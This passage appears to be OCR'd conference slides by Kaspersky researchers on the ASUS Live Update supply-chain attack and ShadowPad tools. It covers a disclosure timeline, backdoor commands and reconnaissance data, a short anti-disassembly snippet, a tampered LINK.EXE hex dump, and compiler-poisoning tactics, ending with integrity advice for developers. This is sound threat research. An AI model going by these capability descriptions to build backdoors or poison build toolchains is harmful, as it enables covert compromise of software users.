
1. The algorithm used to calculate API function hashes resembles the one used in ASUS
2. Our behaviour engine identified that ASUS and other related samples are one of the only cases when IPHLPAPI.dll was used from within shellcode embedded into a PE file

From ASUS To Abyss

Timeline of Events



Case Relationships



Interaction with ASUS

29 Jan: Initial discovery of the compromised binaries

30 Jan: Created preliminary report for ASUS

31 Jan: In-person meeting with ASUS. Teleconf with researchers

1 Feb: ASUS provides archive of Live Update from 2018.

14 Feb: 2nd face-to-face meeting with ASUS, update.

20 Feb: Call with ASUS to provide new details.

8 Mar: Provided ASUS the list of targeted MACs

Shadowpad Arsenal 2018: Initial Recon

Rudimentary reconnaissance tools, i.e. http backdoor. Doesn't start on **Chinese** and **Russian** systems. Collects basic system information including:

- MAC address
- Drive C: serial number
- Screen resolution
- System locale
- Hostname, Domain, IP, etc.

Supported commands:

DownUrlFile - download URL data to file
DownRunUrlFile - download URL data to file and execute it
RunUrlBinInMem - download URL data and run as shellcode
UnInstall - set registry flag to prevent malware start

Detects Windows versions from Windows 95 to Windows 10.


Shadowpad Arsenal 2018: Power Backdoor

Advanced backdoor (deployed to selected victims):

- Plugins based backdoor
- Depends on Drive C: serial number for code execution
- Multithreaded object-oriented shellcode design
- Extra protection of crypto algorithms
- Multiple transport providers

Focus on anti-analysis: anti-reversing, anti-debugging, system-specific binding.


```
                mov     rsi, [rdi+60h]
                mov     ebx, r12d
                cmp     [rsi], r12w
                jz      short loc_17021
                jno     short near ptr loc_16FFD+1
                jo      short near ptr loc_16FFD+1

loc_16FFD:                              ; CODE XREF: seg000:0000000000016FF9↑j
                                        ; seg000:0000000000016FFB↑j
                jmp     near ptr 0FFFFFFFFC1082611h
; ---------------------------------------------------------------------------
                db 0CBh
                db    8
                db  83h
                db 0C8h
                db  20h
```



Shadowpad Arsenal 2018: Server Persistence


Border gateway Backdoor

- Indirectly opens common HTTP port 80
- Imitates Microsoft IIS 10.0
- Responds only to specific URL schema
- Uses custom encryption, mimics large file transfer
- Extendable via similar mechanism as Power Backdoor




Detections of Trojanized Signed Software


Only 400+ systems targeted



All systems are targeted

Malware Injection Technique





ASUS Case

Malware patch for compiled executable from 2015


Game Industry

Malware was seamlessly integrated into freshly compiled code

New Target: Software Developers

Visual Studio


LINK.EXE



LINK.EXE


```
.004C76F4:  74 70 75 74-..-..-..-..-72-69 6E 67 57  tputDebugStringW
.004C7704:  00 00 74 01-5F ..-..-..-..-46 72 61-6D 65 48 61    t__CxxFrameHa
.004C7714:  6E 64 6C 65-72 33 00 00-E5 06 6D 65-6D 63 6D 70  ndler3  xmemcmp
.004C7724:  00 00 6D 73-6F 64 62 31-32 30 2E 64-6C 6C 00 00   msodb120.dll
.004C7734:  00 5F 43 6F-44 6C 6C 4D-61 69 6E 00-33 77 0C 00   _CoDllMain 3w
.004C7744:  00 00 00 00-64 64 0C 00-00 00 00 00-00 00 00 00     dd
```

When Your Compiler Lies To You



1. Your product always contains a backdoor regardless of the source code.
2. The code smoothly gets digital signature automatically.
3. The injection looks like developer created it on purpose.
4. Source code review does NOT reveal anything.
5. Compiling dummy project does NOT let you discover alien code: the malware is planted only into selected projects.

If You Are A Software Developer



1. Where does your development software come from?
2. Could it have been tampered during the delivery process?
3. When was the last time you checked the integrity of your compiler, its libraries and other related components?

#TheSAS2019

Less Talk, More Siesta

**Costin Raiu, Boris Larin,
Vitaly Kamluk, Alexander Liskin**

Kaspersky Lab